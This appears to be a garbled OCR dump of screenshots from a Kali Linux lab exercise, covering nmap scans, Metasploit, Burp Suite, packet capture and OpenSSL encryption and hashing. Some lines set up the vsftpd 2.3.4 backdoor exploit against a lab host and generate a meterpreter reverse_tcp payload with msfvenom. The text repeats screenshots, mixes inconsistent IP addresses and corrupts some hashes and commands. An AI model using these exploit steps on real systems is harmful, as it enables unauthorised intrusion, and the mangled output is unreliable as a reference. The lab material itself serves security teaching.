$ cat nmap_scan.txt | less
```

```
(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.56.104 | tee nmap_advanced.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 23:08 IST
```

Screenshot taken

[View Image](#)

File Machine View Input Devices Help



kali@kali:~

```
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search cain apply complex filters such as search cve:2009
type:exploit, see all the filters with help search
```

```
[+] Starting service scan on port 139/tcp (msfconsole) at 2023-09-06 11:44:35
[*] hosts: 0/0 (0%) completed (0.00% done) (TCPS: 0/145 (0.00% remaining))
[*] nmap scan report for 192.168.10.104
[*] host is up (0.003s latency).
[+] shown: 97/2 filtered tcp ports ([ OK ] none)
```

Protocol	Port	Service	Version	State
TCP	21/tcp	vsftpd	2.3.4	open
TCP	22/tcp	OpenSSH	8.5.1p1 Debian 10	open
TCP	23/tcp	telnet	Linux telnetd	open

```
[*] msfvenom v6.4.64-dev
+ --=[ 2519 exploits - 1296 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
[*] msfvenom -p linux/x64/meterpreter/reverse_tcp -f raw -e none -a x86_64-linux -c /usr/share/metasploit-framework/modules/exploits/linux/x64/meterpreter/reverse_tcp -o /tmp/metasploit_x64 -v
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search vsftpd
          ID      : 0
          Name   : vsftpd 2.3.2 Denial of Service
          Version: 2.3.2
          Status  : Exploit - Local
          Disclosure Date: 2011-02-03
          Rank   : Normal
          Check  : Yes
          Description: vsftpd 2.3.2 Denial of Service
```

```
msf6 > search vsftpd
          ID      : 1
          Name   : vsftpd 2.3.4 Backdoor Command Execution
          Version: 2.3.4
          Status  : Exploit - Local
          Disclosure Date: 2011-07-03
          Rank   : Excellent
          Check  : No
          Description: vsftpd 2.3.4 Backdoor Command Execution
```

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor [msf6]
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.104
```

File Machine View Input Devices Help

```
(kali㉿kali)-[~]
$ echo "Secret message for lab" > plain
(kali㉿kali)-[~]
$ cat plain.txt
Secret message for lab
(kali㉿kali)-[~]
$
```

kali㉿kali: ~



kali㉿kali: ~

Hashing example for lab

(kali㉿kali)-[~]\$ md5sum hash.txt
f56d49d999d4b1a5573ab01b6264b2cd hash.txt(kali㉿kali)-[~]\$ sha256sum hash.txt
4048668fe61283821140b68a3efdf260359097fd061f6de32c98f22601e3d6888 hash.txt(kali㉿kali)-[~]\$ echo "Modified data" > hash.txt
(kali㉿kali)-[~]\$ md5sum hash.txt

4b713cf82676527e30d4abebf63a8c2 hash.txt

(kali㉿kali)-[~]\$ sha256sum hash.txt
e32c0bfeba13ba88636f74bbd1f2cb0efa88f8e0a1322c0ec4975daf3d5d4646 hash.txt(kali㉿kali)-[~]\$ rm -f hash.txt
(kali㉿kali)-[~]\$(kali㉿kali)-[~]\$ openssl genrsa -out myprivate.key 2048
(kali㉿kali)-[~]\$ ls -lmy private.key
ls: invalid option -- 'y'
Try 'ls --help' for more information.(kali㉿kali)-[~]\$ ls -lmy private.key
ls: invalid option -- 'y'
Try 'ls --help' for more information.(kali㉿kali)-[~]\$ ls -l myprivate.key
-rw- 1 kali kali 1704 Sep 11 20:26 myprivate.key(kali㉿kali)-[~]\$ openssl req -new -key myprivate.key -out myrequest.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:ls -l mypri

```
(kali㉿kali)-[~]
└$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:5d:6 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:b2:6 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 85748sec preferred_lft 85748sec
    inet6 fd17:625c:f037:3:736b:b565:c292:4ef0/64 scope global temporary dynamic
        valid_lft 86224sec preferred_lft 14224sec
    inet6 fd17:625c:f037:3:a00:27ff:fe37:820c/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86224sec preferred_lft 14224sec
    inet6 fe80::a00:27ff:fe37:820c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
└$ ip route
default via 10.0.3.2 dev eth1 proto dhcp src 10.0.3.15 metric 100
10.0.3.0/24 dev eth1 proto kernel scope link src 10.0.3.15 metric 100

(kali㉿kali)-[~]
└$
```

Kali Linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2025.3.4 - Temporary Project

PortSwigger

What's New Profes

Burp AI: assistant

Automatic save time, deeper ins

Find out more

Request

Pretty Raw Hex

1 GET / HTTP/1.1
2 Host: example.com
3 Accept-Language: en-GB,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10

Event log (2) All issues

0 highlights


Request attributes 2 Request query parameters 0 Request body parameters 0 Request cookies 0 Request headers 7


Inspector Inspector Notes

Request to http://example.com:80 [23.215.0.136] Open browser Screenshot taken View image

23:25

Memory: 105.2MB Disabled Right Ctrl






kali@kali: ~

```
File Actions Edit View Help
└── (kali㉿kali) [~]
└── $ sudo tcpdump -i eth0 arp -c 10
[sudo] password for kali: 
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
[...]
-- 10.0.3.2 using statistics
0 packets transmitted, 0 received, 0% packet loss, time 2067ms
rtt min/avg/max/mdev = 0.000/0.000/0.000/0.000ms
```

File Machine View Input Devices Help




File Machine View Input Devices Help

```
(kali㉿kali)-[~]
$ echo "Secret message for lab" > plain
(kali㉿kali)-[~]
$ cat plain.txt
Secret message for lab
(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -pbkdf2 -in plain.txt -out secret.enc -pass pass:MyStrongPass123
(kali㉿kali)-[~]
$ ls -l
total 64
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 11 18:28 Documents
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Downloads
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Music
drwxr-xr-x 2 kali kali 4096 Sep 11 19:14 Pictures
-rw-rw-r-- 1 kali kali 23 Sep 11 19:27 plain
-rw-rw-r-- 1 kali kali 23 Sep 11 18:36 plain.txt
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Public
-rw-rw-r-- 1 kali kali 48 Sep 11 19:29 secret.enc
-rw-rw-r-- 1 kali kali 12708 Feb 2 2019 sl_3.02-1_update.deb
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Templates
-rw-r--r-- 1 root root 13 Sep 6 11:20 test.txt
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Videos

(kali㉿kali)-[~]
$ cat secret.enc
)***x*****RMoy^2*
(kali㉿kali)-[~]
$ openssl enc -d -aes-256-cbc -pbkdf2 -in secret.enc -out plain_decrypted.txt -pass pass:MyStrongPass123
(kali㉿kali)-[~]
$ cat plain_decrypted.txt
Secret message for lab
(kali㉿kali)-[~]
$ rm -f secret.enc plain_decrypted.txt
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures plain plain.txt Public sl_3.02-1_update.deb Templates test.txt Videos

(kali㉿kali)-[~]
$ echo "Hashing example for lab" > hash.txt
(kali㉿kali)-[~]
$ cat hash.txt
```

File Machine View Input Devices Help



kali㉿kali: ~

```
(kali㉿kali)-[~]
$ sha256sum hash.txt
4048668fe6128321140b68a3efd260359097fd061f6de32c98f22601e3d6888 hash.txt

(kali㉿kali)-[~]
$ echo "Modified data" > hash.txt

(kali㉿kali)-[~]
$ md5sum hash.txt
4b713cf082676527e30d4abebf63a8c2 hash.txt

(kali㉿kali)-[~]
$ sha256sum hash.txt
e32c0bfeba13ba88636f74bbd1f2cb0efa88f8e0a1322c0ec4975daf3d5d4646 hash.txt

(kali㉿kali)-[~]
$ rm -f hash.txt

(kali㉿kali)-[~]
$ openssl genrsa -out myprivate.key 2048


(kali㉿kali)-[~]
$ ls -lmy private.key
ls: invalid option -- 'y'
Try 'ls --help' for more information.

(kali㉿kali)-[~]
$ ls -lmy private.key
ls: invalid option -- 'y'
Try 'ls --help' for more information.

(kali㉿kali)-[~]
$ ls -l myprivate.key
-rw—— 1 kali kali 1704 Sep 11 20:26 myprivate.key

(kali㉿kali)-[~]
$ openssl req -new -key myprivate.key -out myrequest.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
_____
Country Name (2 letter code) [AU]:ls -l myprivate.key
String too long, must be at most 2 bytes long
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Uttar Pradesh
Locality Name (eg, city) []:Varanasi
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
```

File Machine View Input Devices Help



kali@kali: ~

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ echo "Secret message for lab" > plain
(kali㉿kali)-[~]
$ cat plain.txt
Secret message for lab
(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -pbkdf2 -in plain.txt -out secret.enc -pass pass:MyStrongPass
```

```
File Actions Edit View Help
margin: 0 auto;
width: auto;
}

```

```
</head>
  link valid_lft forever preferred_lft forever
  link/loopback ::1/128 scope host noprefixroute
<body>
  link valid_lft forever preferred_lft forever
<div>
  link/loopback ::1/128 scope host noprefixroute
  link ::1/128 scope global temporary dynamic
</div>
</body>
</html>
```

```
* Connection #0 to host example.com left intact  scope global dynamic mngtmpaddr noprefixroute
```

```
[kali㉿kali)-[~]
```

```
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            linklayer brd ff:ff:ff:ff:ff:ff metric 100
            valid_lft forever preferred_lft forever
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:00:27:d1:5d:66 brd ff:ff:ff:ff:ff:ff
```

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:00:27:37:82:6c brd ff:ff:ff:ff:ff:ff
```


```
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 81554sec preferred_lft 81554sec
    inet6 fd17:625c:f037:3:736b:b565:c292:4e9f/64 scope global temporary dynamic
        valid_lft 86377sec preferred_lft 14377sec
    inet6 fd17:625c:f037:3:a00:27ff:fe37:826c/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86377sec preferred_lft 14377sec
    inet6 fe80::a00:27ff:fe37:826c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
[kali㉿kali)-[~]
```

```
$ ip route
default via 10.0.3.2 dev eth1 proto dhcp src 10.0.3.15 metric 100
10.0.3.0/24 dev eth1 proto kernel scope link src 10.0.3.15 metric 100
```

```
[kali㉿kali)-[~]
```

```
$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=98.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=72.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=73.3 ms
```



No.	Time	Source	Destination	Protocol	Length	Info
41	89.650808834	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TCP	74	53980 → 443 [ACK] Seq=1699 Ack=2733 Win=65535 Len=0
42	89.652841533	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TLSv1.3	154	Change Cipher Spec, Application Data
43	89.653191481	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TCP	74	443 → 53980 [ACK] Seq=2733 Ack=1779 Win=65535 Len=0
44	89.654117661	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TLSv1.3	197	Application Data
45	89.654473344	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TCP	74	443 → 53980 [ACK] Seq=2733 Ack=1902 Win=65535 Len=0
46	90.100495564	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TLSv1.3	644	Application Data, Application Data
47	90.113068618	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TLSv1.3	160	Application Data, Application Data
48	90.113401881	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TCP	74	53980 → 443 [ACK] Seq=1902 Ack=3399 Win=65535 Len=0
49	90.114307821	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TLSv1.3	105	Application Data
50	90.114897162	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TCP	74	443 → 53980 [ACK] Seq=3399 Ack=1933 Win=65535 Len=0
51	90.122076468	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TLSv1.3	1540	Application Data, Application Data
52	90.122263878	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TCP	74	53980 → 443 [ACK] Seq=1933 Ack=4865 Win=65535 Len=0
53	90.123244148	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TLSv1.3	122	Application Data
54	90.123466227	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TCP	74	443 → 53980 [ACK] Seq=4865 Ack=1981 Win=65535 Len=0
55	90.123565079	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TLSv1.3	98	Application Data
56	90.123808975	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TCP	74	443 → 53980 [ACK] Seq=4865 Ack=2005 Win=65535 Len=0
57	90.124619321	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TCP	74	53980 → 443 [FIN, ACK] Seq=2005 Ack=4865 Win=65535 Len=0
58	90.124847087	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TCP	74	443 → 53980 [ACK] Seq=4865 Ack=2006 Win=65535 Len=0
59	90.1579993855	2600:1406:5e00:6::1...	fd17:625c:f037:3:73...	TLSv1.3	98	Application Data
60	90.571013172	fd17:625c:f037:3:73...	2600:1406:5e00:6::1...	TCP	74	53980 → 443 [RST] Seq=2006 Win=0 Len=0

Frame 28: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface eth1, id 0
 ↓ Ethernet II, Src: PCSSystemec_37:82:6c (08:00:27:37:82:6c), Dst: 52:56:00:00:00:02 (52:56:00:00:00:02)
 ↓ Internet Protocol Version 6, Src: fd17:625c:f037:3:73b:b565:c292:4ef9, Dst: 2600:1406:5e00:6::17ce:bc1
 ↓ Transmission Control Protocol, Src Port: 53980, Dst Port: 443, Seq: 0, Len: 0

0000	52	56	00	00	00	02	08	00	27	37	82	6c	86	dd	60	03	RV'7.l..
0010	55	b8	00	28	06	40	fd	17	62	5c	f0	37	00	03	73	6b	U	-(@ b\7-sk
0020	b5	65	c2	92	4e	f9	26	00	14	06	5e	00	00	00	00	00	e	-N&.....^..
0030	00	00	17	ce	bc	1b	d2	dc	01	bb	aa	94	f7	5f	00	00-
0040	00	00	a0	02	fd	20	f6	30	00	00	02	04	05	a0	04	02-
0050	08	0a	91	37	cf	f2	00	00	00	00	01	03	03	07	7	

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Notice: It seems that you don't have any APT data sources configured.
Notice: You won't be able to update your system or install new packages.
Notice: For more information, please refer to the online documentation at:
Notice: https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
All packages are up to date.
```

```
(kali㉿kali)-[~]
$ sudo apt install dnsutils -
Note, selecting 'bind9-dnsutils' instead of 'dnsutils'
bind9-dnsutils is already the newest version (1:9.20.9-1).
```

The following packages were automatically installed and are no longer required:

binutils-mingw-w64-i686	gcc-mingw-w64-i686-win32-runtime	libkdb5-10t64	mingw-w64-x86-64-dev	python3-aiowinreg	python3-llvmlite	python3-oscrypt	python3-qasync	smtp-user-enum
binutils-mingw-w64-x86-64	gcc-mingw-w64-x86-64-win32	libkrb5-dev	ndiff	python3-arc4	python3-lsassy	python3-pandas	python3-qrcode	sparta-scripts
bloodhound.py	gcc-mingw-w64-x86-64-win32-runtime	liblinear4	nmap-common	python3-asciitree	python3-masky	python3-pandas-lib	python3-serial-asyncio	sphinx-rtd-theme-common
comerr-dev	imagemagick	libluajit-5.1-2	numba-doc	python3-asnitoools	python3-minidump	python3-pefile	python3-smmap	toilet-fonts
dnsmasq	imagemagick-7.q16	libluajit-5.1-common	oracle-instantclient-basic	python3-asynauth	python3-minikerberos	python3-pyexploitdb	python3-tables	unicorncan
dsniff	krb5-multidev	libnidsl-2.1t64	python3-odf-doc	python3-asysocks	python3-msldap	python3-pyfiglet	python3-tables-lib	urlscan
ettercap-common	libai0t64	libtbb2	python3-odf-tools	python3-bitstruct	python3-neo4j	python3-pylm3	python3-tld	wapiti
ettercap-graphical	libapache2-mod-php	libtbbbind-2-5	python3-tables-data	python3-bottleneck	python3-neobolt	python3-pynfsclient	python3-unicrypto	
figlet	libblosc2-4	libtbbmalloc2	python3-aardwolf	python3-cpuinfo	python3-neotime	python3-pypsrp	python3-winacl	
finger	libgssrpc4t64	medusa	python3-aesedb	python3-dploot	python3-numba	python3-pypykatz	python3-xltodict	
gcc-mingw-w64-base	libkadm5clnt-mit12	mingw-w64-common	python3-aicmd	python3-git	python3-numexpr	python3-pyshodan	python3-yaswfp	
gcc-mingw-w64-i686-win32	libkadm5srv-mit12	mingw-w64-i686-dev	python3-aiosmb	python3-gitdb	python3-odf	python3-pysnego	rsh-redone-client	

Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

```
(kali㉿kali)-[~]
$ host google.com
google.com has address 142.250.192.78
google.com has IPv6 address 2404:6800:4009:805::200e
google.com mail is handled by 10 smtp.google.com.
google.com has HTTP service bindings 1 . alpn=h2,h3*
```

```
(kali㉿kali)-[~]
$ cat /etc/resolv.conf
cat: /etc/resolv.conf: No such file or directory
```

```
(kali㉿kali)-[~]
$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 192.168.43.45
nameserver fd17:625c:f037:3::3
```

```
(kali㉿kali)-[~]
```

File Machine View Input Devices Help



kali@kali: ~

```
(kali㉿kali)-[~]
$ echo "Secret message for lab" > plain

(kali㉿kali)-[~]
$ cat plain.txt
Secret message for lab

(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -pbkdf2 -in plain.txt -out secret.enc -pass pass:MyStrongPass123


(kali㉿kali)-[~]
$ ls -l
total 64
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 11 18:28 Documents
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Downloads
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Music
drwxr-xr-x 2 kali kali 4096 Sep 11 19:14 Pictures
drwxr-xr-x 2 kali kali 23 Sep 11 19:27 plain
-rw-rw-r-- 1 kali kali 23 Sep 11 18:36 plain.txt
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Public
-rw-rw-r-- 1 kali kali 48 Sep 11 19:29 secret.enc
-rw-rw-r-- 1 kali kali 12708 Feb 2 2019 vt_5_92-1_and06.deb
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Templates
-rw-r-r-- 1 root root 13 Sep 6 11:20 test.txt
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Videos

(kali㉿kali)-[~]
$ cat secret.enc
)***RMy"2*
```

```
(kali㉿kali)-[~]
$ openssl enc -d -aes-256-cbc -pbkdf2 -in secret.enc -out plain_decrypted.txt -pass pass:MyStrongPass123
```

```
(kali㉿kali)-[~]
$ cat plain_decrypted.txt
Secret message for lab
```

```
(kali㉿kali)-[~]
$ rm -f secret.enc plain_decrypted
```



root@kali:/

File Actions Edit View Help

root@kali:~# cd /

root@kali:~# pwd

/

Documents Downloads Music Pictures Templates Videos

root@kali:/# ls

Documents

root@kali:~/Documents#

root@kali:~/Documents# rm


root@kali:~/Documents# rm -r

root@kali:~/Documents# cd ..

root@kali:~/# rm

root@kali:~/# rm -r

root@kali:~/# rm



kali@kali: ~

```
<!DOCTYPE html>
<html>
<head>
<title>Example Domain</title>
<meta charset="utf-8" />
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<style type="text/css">
body {
    background-color: #f0f0f2;
    margin: 0;
    padding: 0;
    font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
}
div {
    width: 600px;
    margin: 5em auto;
    padding: 2em;
    background-color: #fdfdff;
    border-radius: 0.5em;
    box-shadow: 2px 3px 7px 2px rgba(0,0,0,0.02);
}
a:link, a:visited {
    color: #38488F;
    text-decoration: none;
}
@media (max-width: 700px) {
    div {
        margin: 0 auto;
        width: auto;
    }
}
</style>
</head>
<body>
<div>
<h1>Example Domain</h1>
<p>This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.</p>
<p><a href="https://www.iana.org/domains/example">More information ...</a></p>
</div>
</body>
</html>
```

* Connection #0 to host example.com left intact

(kali㉿kali)-[~]

File Machine View Input Devices Help



kali@kali: ~

File Actions Edit View Help

(kali㉿kali)-[~]
\$ pwd
/home/kali

(kali㉿kali)-[~]
\$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos

(kali㉿kali)-[~]
\$ cd Documents

(kali㉿kali)-[~/Documents]
\$ pwd
/home/kali/Documents

(kali㉿kali)-[~/Documents]
\$ cd ..
cd: string not in pwd: ..

(kali㉿kali)-[~/Documents]
\$ cd
\$ pwd


(kali㉿kali)-[~]
\$ pwd
/home/kali

(kali㉿kali)-[~]
\$


Screenshot taken

View image

File Machine View Input Devices Help



```
File Actions Edit View Help
(kali㉿kali)-[~]
$ echo "This is my OpenSSL encryption test" > message.txt
